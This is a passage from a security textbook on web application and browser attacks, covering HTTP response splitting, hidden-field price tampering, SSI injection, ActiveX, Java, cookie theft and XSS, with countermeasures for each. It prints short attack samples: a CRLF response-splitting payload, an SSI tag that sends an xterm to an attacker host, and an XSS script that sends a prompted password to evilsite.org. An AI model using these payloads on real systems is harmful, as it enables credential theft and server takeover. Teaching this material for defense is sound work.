HTTP response splitting is an application attack technique first publicized by Sanctum, Inc., in March 2004 (see http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf). The root cause of this class of vulnerabilities is the exact same as that of SQL injection or cross-site scripting: poor input validation by the web application. Thus, this phenomenon is more properly called "HTTP response injection," but who are we to steal someone else's thunder? Whatever the name, the effects of HTTP response splitting are similar to XSS—basically, users can be more easily tricked into compromising situations, greatly increasing the likelihood of phishing attacks and concomitant damage to the reputation of the site in question (see Chapter 12 for more information about phishing).

Fortunately, like XSS, the damage wrought by HTTP response splitting usually involves convincing a user to click a specially crafted hyperlink in a malicious website or e-mail. As we noted in our discussion of XSS previously in this chapter, however, the shared complicity in the overall liability for the outcome of the exploitation is often lost on the end user in these situations, so any corporate entity claiming this defense is on dubious ground, to say the least. Another factor that somewhat mitigates the risk from HTTP response splitting today is that it only affects web applications designed to embed user data in HTTP responses, which is typically confined to server-side scripts that rewrite query strings to a new site name. In our experience, this is implemented in very few applications; however, we have seen at least a few apps that had this problem, so it is by no means nonexistent. Additionally, these apps tend to be the ones that persist forever (why else would you be rewriting query strings?) and are therefore highly

sensitive to the organization. So, it behooves you to identify potential opportunities for HTTP response splitting in your apps.

Doing so is rather easy. Just as most XSS vulnerabilities derive from the ability to input angle brackets (< and >) into applications, nearly all HTTP response splitting vulnerabilities we've seen involve use of one of the two the major web script response redirect methods:

- **JavaScript** response.sendRedirect
- **ASP** Response.Redirect

This is not to say that all HTTP response splitting vulnerabilities are derived from these methods. We have also seen nonscript-based applications that were vulnerable to HTTP response splitting (including one ISAPI-based application at a major online service), and Microsoft has issued at least one bulletin for a product that shipped with such a vulnerability (see http://www.microsoft.com/technet/security/Bulletin/MS04-026.mspx). Therefore, don't assume your web app isn't affected until you check all the response rewriting logic.

Sanctum's paper covers the JavaScript example, so let's take a look at what an ASP-based HTTP response splitting vulnerability might look like.

TIP You can easily find pages that use these response redirect methods by searching for the literal strings in a good Internet search engine. For example: http://www.google.com/search?q=+%22Response.Redirect.

The `Response` object is one of many intrinsic COM objects (ASP built-in objects) that are available to ASP pages, and `Response.Redirect` is just one method exposed by that object. Microsoft's MSDN site (http://msdn.microsoft.com) has authoritative information on how the `Response.Redirect` method works, and we won't go into broad detail here other than to provide an example of how it might be called in a typical web page. Figure 11-13 shows an example we turned up after performing a simple search for "Response.Redirect" on Google.

The basic code behind this form is rather simple:

```
If Request.Form("selEngines") = "yahoo" ThenResponse.Redirect("http://
search.yahoo.com/bin/search?p=" &
Request.Form("txtSearchWords"))
End If
```

The error in this code may not be immediately obvious because we've stripped out some of the surrounding code, so let's just paint it in bold colors: the form takes input from the user `("txtSearchWords")` and then redirects it to the Yahoo! Search page using `Response.Redirect`. This is a classic candidate for cross-site input validation issues, including HTTP response splitting, so let's throw something potentially malicious




Figure 11-13 A simple web form that uses the Response.Redirect ASP method to send user input to another site

at it. What if we input the following text into this form (a manual line break has been added due to page-width restrictions):

```
blah%0d%0aContent-Length:%200%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2020%0d%0a<html>Hacked!</html>
```

This input would get incorporated into the response redirect to the Yahoo! Search page, resulting in the following HTTP response being sent to the user's browser:

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Fri, 06 Aug 2004 04:35:42 GMT
Location: http://search.yahoo.com/bin/search?p=blah%0d%0a
Content-Length:%200%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2020%0d%0a
<html>Hacked!</html>
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Cache-control: private
<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>.
```

We've placed some judicious line breaks in this output to visually illustrate what happens when this response is received in the user's browser. This also occurs programmatically, because each "%0d%0a" is interpreted by the browser as a carriage return line feed (CRLF), creating a new line. Thus, the first "Content-Length" HTTP header ends the real server response with a zero length, and the following line beginning with "HTTP/1.1" starts a new injected response that can be controlled by a malicious hacker. We've simply elected to display some harmless HTML here, but attackers can get much more creative with HTTP headers such as Set Cookie (identity modification), Last-Modified, and Cache-Control (cache poisoning). To further assist with visibility of the ultimate outcome here, we've highlighted the entire injected server response in bold.

Although we've chosen to illustrate HTTP response splitting with an example based on providing direct input to a server application, the way this is exploited in the real world is much like cross-site scripting (XSS). A malicious hacker might send an e-mail containing a link to the vulnerable server, with an injected HTTP response that actually directs the victim to a malicious site, sets a malicious cookie, and/or poisons the victim's Internet cache so that they are taken to a malicious site when they attempt to visit popular Internet sites such as eBay or Google.

HTTP Response Splitting Countermeasures

As with SQL injection and XSS, the core preventative countermeasure for HTTP response splitting is good, solid input validation on server input. As you saw in the preceding examples, the key input to be on the lookout for is encoded CRLFs (that is, %0d%0a). Of course, we never recommend simply looking for such a simple "bad" input string—wily hackers have historically found multiple ways to defeat such simplistic thinking. As we've said frequently throughout this book, "constrain, reject, and sanitize" is a much more robust approach to input validation. Of course, the example we used to describe HTTP response splitting doesn't lend itself easily to constraint (the application in question is essentially a search engine, which should be expected to deal with a wide range of input from users wanting to research a myriad of topics). So, let's move to the "reject and sanitize" approach, and simply remove percent symbols and angle brackets (%, <, and >). Perhaps we define a way to escape such characters for users who want to use them in a search (although this can be tricky, and it can lead you into more trouble than nonsanitized input in some instances). Here are some Microsoft .NET Framework sample code snippets that strip such characters from input using the `CleanInput` method, which returns a string after stripping out all nonalphanumeric characters except the "at" symbol (@), a hyphen (-), and a period (.). First, here's an example in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
    Return Regex.Replace(strIn, "[^\w\.@-]", "")
End Function
```

And here's an example in C#:

```
String CleanInput(string strIn)
{
    // Replace invalid characters with empty strings.
   return Regex.Replace(strIn, @"[^\w\.@-]", "");
}
```

Another thing to consider for applications with challenging input constraint requirements (such as search engines) is to perform *output* validation. As we noted in our discussion of XSS earlier in this chapter, output encoding should be used anytime input from one user will be displayed to another (even—especially!—administrative

users). HTML encoding ensures that text will be correctly displayed in the browser, not interpreted by the browser as HTML. For example, if a text string contains the < and > characters, the browser will interpret these characters as being part of HTML tags. The HTML encoding of these two characters is &lt and &gt, respectively, which causes the browser to display the angle brackets correctly. By encoding rewritten HTTP responses before sending them to the browser, you can avoid much of the threat from HTTP response splitting. There are many HTML-encoding libraries available to perform this on output. On Microsoft .NET–compatible platforms, you can use the .NET Framework Class Library `HttpServerUtility.HtmlEncode` method to easily encode output (see http://msdn.microsoft.com/library/en- us/cpref/html/frlrfsystemwebhttpserverutilityclasshtmlencodetopic2.asp).

Lastly, we thought we'd mention a best practice that will help prevent your applications from showing up in common Internet searches for such vulnerabilities: use the `runat` directive to set off server-side execution in your ASP code:

```
<form runat="server">
```

This directs execution to occur on the server before being sent to the client (ASP.NET requires the `runat` directive for the control to execute). Explicitly defining server-side execution in this manner will help prevent your private web app logic from turning up vulnerable on Google!

Misuse of Hidden Tags

Popularity:	5
Simplicity:	6
Impact:	6
Risk Rating:	**6**

Many companies are now doing business over the Internet, selling their products and services to anyone with a web browser. But poor shopping-cart design can allow attackers to falsify values such as price. Take, for example, a small computer hardware reseller that has set up its web server to allow web visitors to purchase its hardware online. However, the programmers make a fundamental flaw in their coding—they use hidden HTML tags as the sole mechanism for assigning the price to a particular item. As a result, once attackers have discovered this vulnerability, they can alter the hidden-tag price value and reduce it dramatically from its original value.

For example, say a website has the following HTML code on its purchase page:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

A simple change of the price with any HTML or raw text editor will allow the attacker to submit the purchase for $1.99 instead of $199.99 (its intended price):

```
<input type=hidden name="price" value="1.99">
```

If you think this type of coding flaw is a rarity, think again. Just search any Internet search engine for **type=hidden name=price** to discover hundreds of sites with this flaw.

Another form of attack involves utilizing the width value of fields. A specific size is specified during web design, but attackers can change this value to a large number, such as 70,000, and submit a large string of characters, possibly crashing the server or at least returning unexpected results.

Hidden Tag Countermeasures

To avoid exploitation of hidden HTML tags, limit the use of hidden tags to store information such as price—or at least confirm the value before processing it.

Server Side Includes (SSIs)

Popularity:	4
Simplicity:	4
Impact:	9
***Risk Rating*:**	**6**

Server Side Includes provide a mechanism for interactive, real-time functionality without programming. Web developers will often use them as a quick means of learning the system date/time or to execute a local command and evaluate the output for making a programming flow decision. A number of SSI features (called *tags)* are available, including echo, include, fsize, flastmod, exec, config, odbc, email, if, goto, label, and break. The three most helpful to attackers are the include, exec, and email tags.

A number of attacks can be created by inserting SSI code into a field that will be evaluated as an HTML document by the web server, enabling the attacker to execute commands locally and gain access to the server itself. For example, by the attacker entering an SSI tag into a first or last name field when creating a new account, the web server may evaluate the expression and try to run it. The following SSI tag will send back an xterm to the attacker:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

Problems like this can affect many web application platforms in similar ways. For example, PHP applications may contain Remote File Inclusion vulnerabilities if they are improperly configured (see http://en.wikipedia.org/wiki/Remote_File_Inclusion). Any time a web server can be directed to process content at an attacker's whim, these kinds of vulnerabilities will occur.

SSI Countermeasures

Use a preparser script to read in any HTML file, and strip out any unauthorized SSI line before passing it on to the server. Unless your application absolutely, positively, requires it, disable server-side includes and similar functionality in your web server's configuration.

SUMMARY

As the online world has integrated itself into our lifestyles, web hacking has become an increasingly more visible and relevant threat to global commerce. Nevertheless, despite its cutting-edge allure, web hacking is based on many of the same techniques for penetrating the confidentiality, integrity, and availability of similar technologies that have gone before, and thus mitigating this risk can be achieved by adhering to some simple principles. As you saw in this chapter, one critical step is to ensure that your web platform (that is, the server) is secure by keeping up with patches and best-practice configurations. You also saw the importance of validating all user input and output—assume it is evil from the start, and you will be miles ahead when a real attacker shows up at your door. Finally, we can't overemphasize the necessity to regularly audit your own web apps. The state of the art in web hacking continues to advance, demanding ongoing diligence to protect against the latest tools and techniques. There is no vendor service pack for custom code!

CHAPTER 12

HACKING THE INTERNET USER

Way back in 2000, which, based on Intel cofounder Gordon Moore's postulations, is multiple generations of computer technology ago, we made a decision to include at the end of our second edition of *Hacking Exposed* an unobtrusive little chapter dedicated to the then-unsensational but growing phenomenon of Internet client software exploitation by malicious hackers. At the time, we considered this somewhat of a risk for a book primarily focused on corporate IT security—how would readers react to this detour into the land of the allegedly hapless and uninspiring end user? But, based on the potential long-term impact of the issue, we've stuck with the theme now through four subsequent editions, hoping that someone, somewhere, would recognize the severity of the problems we documented and understand how they can have a trickle-down effect on corporate users as well… And maybe, just maybe, someone would learn from these examples and take steps to head off the worldwide scourge that is the hapless Internet user.

Today, "hacking the Internet user" has evolved into a veritable industry of its own. Worldwide malware writers (oftentimes in cahoots with certified criminal elements), spammers, and numerous "adware" peddlers of varying degrees of legitimacy have combined the time-tested technique of human trickery with an edgy technological sophistication to perpetrate wave after wave of scams against vast communities of newly minted Netizens, many of whom are barely cognizant that their innocuous-looking web browser, e-mail inbox, or favorite peer-to-peer communications software is in actuality an effective portal through which unsavory entities can enter directly into their homes and offices. Consequently, the public and private sectors have finally stood up and taken notice, with everyone—including traditional antivirus software firms, the U.S. government, nonprofit antifraud task forces, and even Microsoft—admitting the time has come to act.

So, whether you're an IT pro trying to shield your infrastructure from pillaging by a worm downloaded by an unsuspecting user, or a tech-savvy soccer mom who likes to swap pictures of her kids with friends and family online, we hope the material in this chapter informs a safer, more productive online experience.

INTERNET CLIENT VULNERABILITIES

Of the numerous techniques to exploit Internet end users, software vulnerabilities remain the most nefarious because they often permit attackers to do their bidding with little or no visibility on the part of the victim. Our discussion of these issues begins with some relevant history, then moves to the most abused platform (Microsoft), and finishes with brief coverage of other, less popular clients that have their own share of problems.

A Brief History of Internet Client Hacking

For those who have watched the rapid evolution of the Internet from a static, document-based medium to the dynamic, spontaneously generated community that it is today, it should come as little surprise that Internet client security is as bad as it is. This is in

alignment with the axiom that the greater the functionality or complexity offered by a technology, the more insecure it is likely to be. The following paragraphs will attempt to illustrate briefly some of the major milestones in Internet client hacking of the last several years, citing some of the technologies that were most visibly exploited.

Microsoft ActiveX

Microsoft's answer to the ubiquitous Java technology was its first real attempt at a model for portable, remotely consumable software applications; its name is *ActiveX*. ActiveX applications, or *controls*, can be written to perform specific functions (such as displaying a movie or sound file). They can be embedded in a web page to provide this functionality, just like Microsoft's Object Linking and Embedding (OLE) supports embedding of Excel spreadsheets within Word documents.

ActiveX controls typically have the file extension .ocx. (ActiveX controls written in Java are an exception.) They are embedded within web pages using the `<OBJECT>` tag, which specifies where the control is downloaded from. When Internet Explorer encounters a web page with an embedded ActiveX control (or multiple controls), it first checks the user's local system Registry to find out whether that component is available on the user's machine. If it is, IE displays the web page, loads the control into the browser's memory address space, and executes its code. If the control is not already installed on the user's computer, IE downloads and installs the control using the location specified within the `<OBJECT>` tag. Optionally, it verifies the origins of the code using Authenticode (see the upcoming section on that topic) and then executes that code. Controls are downloaded to the location specified by the Registry string value (REG_SZ) HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ActiveXCache. The default location on Windows XP is %systemroot%\Downloaded Program Files.

CAUTION Attackers can specify the CLSID of any ActiveX control they wish to have the user download. This so-called "caching attack" allows force-installation of a vulnerable control, even if a newer version exists on the victim's machine. If the user has previously configured IE to trust the original publisher, the older/vulnerable control will be automatically installed.

NOTE Once instantiated, ActiveX controls remain in memory until unloaded. To unload ActiveX controls, enter: `regsvr32/u [Control_Name]` from a command line.

The ActiveX Security Model: Authenticode Acting solely within the model described so far, malicious programmers could write ActiveX controls to do just about anything they want to a user's machine. What stands in the way? Microsoft's Authenticode paradigm. Authenticode allows developers to "sign" their code using cryptographic mechanisms that can be authenticated by IE and a third party before the code is executed. (VeriSign Corporation is typically the third party.)

How does Authenticode work in the real world? In 1996, a programmer named Fred McLain wrote an ActiveX control that shut down the user's system cleanly (if it was running Windows 95 with advanced power management). He obtained a genuine

VeriSign signature for this control, which he called Internet Exploder, and hosted it on his website. After brief debate about the merits of this public display of Authenticode's security model in action, Microsoft and VeriSign revoked McLain's software publisher certificate, claiming he had violated the pledge on which it was based. Exploder still runs but now informs surfers that it has not been registered and gives them the option to cancel the download.

We'll leave it to the reader to decide whether the Authenticode system worked in this instance, but keep in mind that McLain could have done far worse things than shut down a computer, and he could have done them a lot more stealthily, too. Today, ActiveX continues to provide essential functionality for many websites with little fanfare. There have been additional problems, however, the most serious of which we will discuss next.

Safe for Scripting The next significant security challenge faced by ActiveX was the so-called "safe for scripting" issue. In the summer of 1999, Georgi Guninski, Richard M. Smith, and others separately revealed two different examples of how malicious developers could set the safe-for-scripting flag in their controls to bypass the normal Authenticode signature checking entirely. Two examples of such controls that shipped with IE 4 and earlier, Scriptlet.typelib and Eyedog.OCX, were so flagged and thus gave no warning to the user when executed by IE.

ActiveX controls that perform harmless functions probably wouldn't be all that worrisome; however, Scriptlet and Eyedog both have the ability to access the user's file system. Scriptlet.typelib can create, edit, and overwrite files on the local disk. Eyedog has the ability to query the Registry and gather machine characteristics.

Georgi Guninski released proof-of-concept code for the Scriptlet control that writes an executable text file with the extension .hta (HTML application) to the Startup folder of a remote machine. This file will be executed the next time a user logs into the machine, displaying a harmless message from Georgi but nevertheless making a very solemn point: By simply visiting Georgi's concept page at http://www.guninski.com, you enable him to execute arbitrary code on your system. Game over.

NOTE Safe-for-scripting controls can also be called from HTML-formatted e-mail and can be more efficiently targeted (and therefore are more dangerous) when delivered in this manner.

This exposure of software interfaces to programmatic access was termed "accidental Trojans" by Richard M. Smith. ActiveX controls such as Eyedog and Scriptlet sit harmlessly on the hard disks of millions of users, preinstalled with popular software such as IE, waiting for someone to access them remotely.

The extent of this exposure is alarming. Registered ActiveX controls can be marked as "safe for scripting" quite easily by malicious hackers. Searching through a typical Windows system Registry yields dozens of such controls. You can also use tools such as the built-in `dcomcnfg` or the NT Resource Kit's oleview to identify such controls. Any controls that also have the ability to perform privileged actions (such as writing to disk or executing code) could also be used in a similar attack.

ActiveX Abuse Countermeasures

Most modern guidance concerning ActiveX centers around restricting or disabling ActiveX through the use of Microsoft Internet Explorer security zones.

From a developer's perspective, don't write safe-for-scripting controls that could perform privileged actions on a user's system. Unless, of course, you want to end up as a poster child for shoddy development practices.

Java

Like ActiveX, Sun Microsystems' Java programming model was created primarily to enable portable, remotely consumable software applications. Java differed from ActiveX in that it included a security "sandbox" that restrains programmers from making many of the mistakes that lead to security problems, such as buffer overflows. Most of these features can be explored in more detail by reading the Java Security FAQ at http://java.sun.com/sfaq/index.html or by reading the Java specification at http://java.sun.com. In theory, these mechanisms are extremely difficult to circumvent. In practice, however, Java security has been broken numerous times because of the age-old problem of implementation not supporting the design principles. For an overview of the early (1995–2000) history of Java security from a real-world perspective, see the Princeton University Secure Internet Programming (SIP) page at http://www.cs.princeton.edu/sip/history/index.php3. We will discuss some of the major Java implementation issues most relevant to client-side users next.

In April 1999, Karsten Sohr discovered a flaw in an essential security component of Netscape Communicator's JVM. Under some circumstances, the JVM failed to check all the code that is loaded into it. Exploiting the flaw allowed an attacker to run code that breaks Java's type-safety mechanisms in what is called a *type confusion attack.* This is a classic example of the implementation vs. design issue noted earlier.

Microsoft's IE was bitten by a similar bug shortly afterward. Due to flaws in the sandbox implementation in Microsoft's JVM, Java security mechanisms could be circumvented entirely by a maliciously programmed applet hosted by a remote web server or embedded in an HTML-formatted e-mail message.

During the summer of 2000, Dan Brumleve announced he had discovered two flaws in Netscape Communicator's implementation of Java and published a proof-of-concept exploit site he dubbed Brown Orifice to play on the then-popular hacking tool Back Orifice from Cult of the Dead Cow. Specifically, Dan identified issues with Netscape's Java class file libraries that failed to carry out the proper security checks when performing sensitive actions or ignored the results of the checks.

In November 2004, Internet security researcher Jouko Pynnonen published an advisory on a devastating vulnerability in Sun's Java plug-in, which permits browsers to run Java applets. The vulnerability essentially allowed malicious web pages to disable Java's security restrictions and break out of the Java sandbox, effectively neutering the security of the platform. Jouko had discovered a vulnerability in Java's reflection API

that permitted access to restricted, private class libraries. His proof-of-concept JavaScript, shown here, accesses the private class `sun.text.Utility`:

```
[script language=javascript]
var c=document.applets[0].getClass().forName('sun.text.Utility');
alert('got Class object: '+c)
[/script]
```

What's frightening about this is that the private class is accessible to JavaScript (in addition to Java applets), providing for easy, cross-platform exploitability via a web browser. The `sun.text.Utility` class is uninteresting, but Jouko notes in his advisory that an attacker could instantiate other private classes to do real damage—for example, to gain direct access to memory or methods for modifying private fields of Java objects (which can in turn disable the Java security manager). Sun patched this problem in J2SE 1.4.2_06, available at http://java.sun.com/j2se/1.4.2/download.html.

Java Abuse Countermeasures

We recommend restricting Java through the use of Microsoft Internet Explorer security zones. For non-IE clients, you should consult your product documentation to determine how to restrict Java. For the truly cautious, you can disable Java outright using these same interfaces.

As we noted in the discussion of Jouko Pynnonen's reflection API advisory, it is also imperative to keep up with the most recent version of the Java platform, which is available at http://java.sun.com.

JavaScript and Active Scripting

Originally christened "LiveScript," and still frequently associated with Sun's Java, JavaScript is actually a wholly separate scripting language created by Netscape Communications in the mid-1990s. Despite some rocky history during the browser compatibility "wars" of the late '90s, JavaScript remains today one of the most widely used client-side scripting languages on the Web, even across Microsoft clients and online services (we recommend http://www.oreillynet.com/pub/a/javascript/2001/04/06/js_history.html for a good overview of the history of JavaScript).

JavaScript's blend of Perl-like ease-of-use with C/C++-like power was instrumental in driving this popularity. However, these exact same features make it immensely attractive to malicious hackers as well. Even the simplest JavaScript code snippets can do things such as pop up windows and otherwise take near-complete control of the browser's graphical interface, making it trivial to fool users into entering sensitive information or navigating to malicious sites. One of our favorite demonstrations of this capacity was the "Internet Explorer Fun Run Page," which we were unable to locate through various Internet search engines at the time of this writing. We'll give an example of this in the upcoming section titled "Cross-Site Scripting (XSS)."

Microsoft platforms execute JavaScript and other client-side scripting languages (such as Microsoft's own VBScript) using a Component Object Model (COM)–based technology called Active Scripting.

To be fair, the security challenges presented by JavaScript and Active Scripting don't necessarily derive from problems inherent to the technologies (although there were some published vulnerabilities in the past like any software language), but rather from their accessibility and power being easily abused to do evil. In addition, as you will see frequently throughout the rest of this chapter, these technologies can be a devastating tool for capitalizing on other security holes in Internet client software, especially cross-domain access violation issues such as cross-site scripting (XSS), which permit JavaScript/Active Script from one site to be run in the security context of another unrelated site.

JavaScript/Active Scripting Abuse Countermeasures

We recommend restricting JavaScript and Active Scripting through the use of Microsoft Internet Explorer security zones. For non-IE clients, you should consult your product documentation to determine how to restrict JavaScript. For the truly paranoid, you can disable JavaScript outright using these same interfaces, although we'll warn you in advance that disabling "Active Scripting" (as the entire class of client-side scripting languages are called in IE) results in a truly restrictive experience in your web browser (we do heartily recommend disabling Active Scripting for e-mail reading, though).

Cookies

The protocol that underlies the World Wide Web, HTTP, does not have a facility for tracking things from one visit to another, so an extension was rigged up to allow it to maintain such "state" across HTTP requests and responses. The mechanism, described in RFC 2109 (http://www.w3.org/Protocols/rfc2109/rfc2109), sets *cookies*, or special tokens contained within HTTP requests and responses, that allow websites to remember who you are from visit to visit. Cookies can be set *per session*, in which case they remain in volatile memory and expire either when the browser is closed or according to a set expiration time. Or they can be *persistent*, residing as a text file on the user's hard drive, usually in a folder called Cookies. (This is typically %windir%\Cookies under Win9*x* or %userprofile%\Cookies under NT family systems like Windows 2000 and XP or c:\users\<username>\AppData\Roaming\Microsoft\Windows\Cookies for Windows Vista—but remember to set Explorer to show hidden files or you won't see the Cookies directory.) As you might imagine, attackers who can lay their hands on your cookies might be able to spoof your online identity or glean sensitive information.

The brute-force way to hijack cookies is to sniff them off the network and then replay them to the server. As we noted in the previous section, another more devious way is to trick the user or to exploit a security vulnerability in the user's Internet client, and then execute a client-side script that reads cookies and sends them back to a malicious server. In the upcoming section on cross-site scripting (XSS), we'll present an example of how a software vulnerability can be used to steal a user's cookie with little or no interaction.

Cookie Abuse Countermeasures

Be wary of sites that use cookies for authentication and storage of sensitive personal data. There are numerous tools available today that can manage cookies on your system (try searching http://www.download.com for the term "cookie" and sort by number of recent downloads to see the most popular utilities of this sort). In general, these tools enable you to see what's going on behind the scenes so you can decide whether you want to allow such activity. Microsoft's Internet Explorer has a built-in cookie-screening feature, available under the Security tab of the Internet Options control panel: Internet Zone | Custom Level | "Prompt" for persistent and per-session cookies. In IE6 and later, more advanced cookie-screening options can be set under the Internet Options control panel's Privacy tab. Netscape browser cookie behavior is set via Edit | Preferences | Advanced and checking either Warn Me Before Accepting a Cookie or Disable Cookies. For those cookies that you do accept, check them out if they are written to disk and see whether the site is storing any personal information about you.

Also remember, if you visit a site that uses cookies for authentication, it should at least use SSL to encrypt the initial post of your username and password so that it doesn't just show up as plaintext on the wire. You should also verify that the site does not use the HTTP GET method to accept your credentials, because this could expose sensitive usernames and passwords without encryption in the return query string (which is potentially visible both in transit and in the web server logs—and who knows who has access to those!).

We'd prefer to disable cookies outright, but many of the sites we frequent often require them to be enabled. For example, Microsoft's wildly popular Hotmail service requires cookies to be enabled in order to log in. Because Hotmail rotates among various authentication servers, it isn't easy just to add Hotmail to the Trusted Sites zone under Internet Options. You could use the *.hotmail.com wildcard notation to help out here. Cookies are an imperfect solution to inadequacies in HTTP, but the alternatives are probably much worse (for example, appending an identifier to URLs that may be stored on proxies). Until someone comes up with a better idea, monitoring cookies using the tools referenced earlier is the only solution.

Cross-Site Scripting (XSS)

XSS gained its current name and a lot of visibility circa 2001 when exploits began to truly proliferate as an effective vehicle for online scams. As we discussed in Chapter 11, XSS results from a flaw in the design of a web server–based application. Nevertheless, XSS typically requires the complicity of the end user in formulating an end-to-end exploit, which is why we bring it up in our discussion of client-side hacking in this chapter.

XSS typically results from a web application that takes input from one user (or set of users) and displays it to another user (or set of users). By carefully crafting input, malicious users can get code to execute on the machines of other hapless users. For example, the following code, whether activated from a malicious website or HTML

e-mail message, will pop up a simple window prompting the user to enter online credentials:

```
<SCRIPT Language="Javascript">var password=prompt
('Your session has expired. Please enter your password to continue.','');
location.href="https://evilsite.org/pass.cgi?passwd="+password;</SCRIPT>
```

The server at evilsite.org is a rogue server set up by the attacker to capture the unsuspecting user input, and pass.cgi is a simple script to parse the information, extract useful data (that is, the password), and return a response to the user. Figure 12-1 shows what the password prompt dialog box looks like in Internet Explorer 6.

Every subsequent user who views the malicious page will receive the prompt shown in Figure 12-1, because their browser automatically executes the `<SCRIPT>` tags as it interprets the HTML in the page. At this point, it's very likely that at least some of the users of the vulnerable application are going to have their passwords hijacked, unless they're paranoid and decline the inviting prompt.

Using the power of client-side scripting, many other malicious actions can be taken via XSS. Our next example intimates how the JavaScript `document.cookie` method can be used to record or edit a user's current session cookie, thus stealing their online identity:

```
<script>document.write(document.cookie)</script>
```

Many other permutations on this basic theme are possible, however, as long as the victim site doesn't properly sanitize input. One other very popular example is e-mailing a maliciously crafted link from an XSS-vulnerable site to an end user, who diligently clicks the link because they recognize the URL as a friendly name. `<SCRIPT>` tags are embedded right in the malicious link, and because the victim site does not perform proper input sanitation, the hapless user executes the embedded script (while appearing to have simply linked to one of their favorite sites in their browser). Again, although this requires some action on the part of the end user (clicking a link in an e-mail message), it's not too far a stretch to envision a lot of folks falling for this trick.




Figure 12-1 A cross-site scripting exploit prompts a user for their password. Are you sure that password is going where you think it is?

XSS Countermeasures

XSS is most properly combated through better web application development, using techniques discussed in Chapter 11. For end users, we recommend following the advice listed in the section "General Microsoft Client-Side Countermeasures," later in this chapter.

Cross-Frame/Domain Vulnerabilities

This class of vulnerabilities is quite similar to XSS, with the key difference being that XSS is based on a server-side vulnerability, whereas cross-frame/domain vulnerabilities are purely client-side software flaws that permit unauthorized or unintended access to client resources. Some of these problems are trivially exploitable by use of a few lines of code on a malicious website or by sending them in an e-mail message. These types of attacks have tended to focus solely on Microsoft's IE browser, most probably because its overwhelming popularity makes it a more attractive target. Although our discussion here will focus mainly on IE, we hasten to remind everyone up front that these problems are inherent to any Internet client software that needs to carefully sandbox the many execution contexts that a casual Internet browser will encounter in a given session.

Browser security guru Georgi Guninski is arguably one of the most historically successful identifiers of IE cross-domain security breakdowns, and we recommend that anyone interested in a detailed history of such exploits check out his Internet Explorer page at http://www.guninski.com.

The Local Machine Zone (LMZ)

IE may also be a more appealing target because the local system is accessible as a domain under its security model, potentially permitting malicious website operators to manipulate data not only from other sites visited by users, but also on the users' local system. Arguably, this is a significant design flaw in IE, as it is questionable in this day and age why anyone would want to execute web content at this level of privilege in most scenarios. In Windows XP Service Pack 2, Microsoft reconfigured the access controls around the LMZ (the so-called *LMZ lockdown* feature) and also provided administrators with additional configuration points for tightening or loosening restrictions based on their unique needs (see http://support.microsoft.com/?kbid=833633 and also our subsequent discussion of XP SP2 features in this chapter). Nevertheless, it is likely that the LMZ will remain a target for malicious hackers as long as it remains accessible via programmatic methods, and our subsequent discussions in this chapter will present several past examples of how it has been abused.

The IFRAME Tag

In exploiting cross-frame/domain problems, Georgi Guninski often leveraged the `IFRAME` tag. `IFRAME` is an extension to HTML 4.0, and stands for "inline frame." (For generic technical information about `IFRAME`s, see http://www.htmlhelp.com/reference/html40/special/iframe.html.) Unlike the standard HTML `FRAME` tag, `IFRAME`

creates a floating frame that sits in the middle of a regular nonframed web page, just like an embedded image. It's a relatively unobtrusive way of inserting content from other sites (or even the local file system) within a web page and is well suited to accessing data from other domains surreptitiously. Georgi's IE 5 document.execCommand exploit is a great example of his technique.

In 2004, Microsoft's `FRAME` and `IFRAME` functionality were also found to have a critical buffer overflow vulnerability that was exploited by the Bofra worm, as well as variants of MyDoom (see http://secunia.com/advisories/12959).

HTML Help ActiveX Control

Abuse of Microsoft's HTML Help ActiveX control (hhctrl.ocx) has reached "theme" status with the hacking community (we'll discuss a specific example later in our section on Microsoft client vulnerabilities). Because this control must perform privileged actions by design (launch local shortcuts and so on), Microsoft has permitted it to run in the Local Machine Zone (LMZ), which has almost unlimited access to the local computer. As you might imagine, hhctrl.ocx has been used by many attacks to manipulate local resources.

SSL Attacks

Secure Sockets Layer (SSL) is the protocol over which the majority of secure e-commerce transactions occur on the Internet today. It is based on public-key cryptography, which can be a bit intimidating to the novice, but it is a critical concept to understand for anyone who buys and sells things in the modern digital economy.

SSL is a security specification, however, and as such it is open to interpretation by those who implement it in their software products. As you've see earlier, many slips can take place betwixt the cup and the lip—that is, implementation flaws can reduce the security of any specification to zero. We discuss just such an implementation flaw next.

Before we do, a quick word of advice: Readers should seek out the most powerful SSL encryption currently available for their web browser—128-bit cipher strength at the time of this writing. Thanks to the relaxation of U.S. export laws, 128-bit versions of most browsers are available to anyone in a country not on defined embargo lists. Current IE versions ship with 128-bit cipher strength by default, but in case you want to check, open the About box for information on obtaining the 128-bit version.

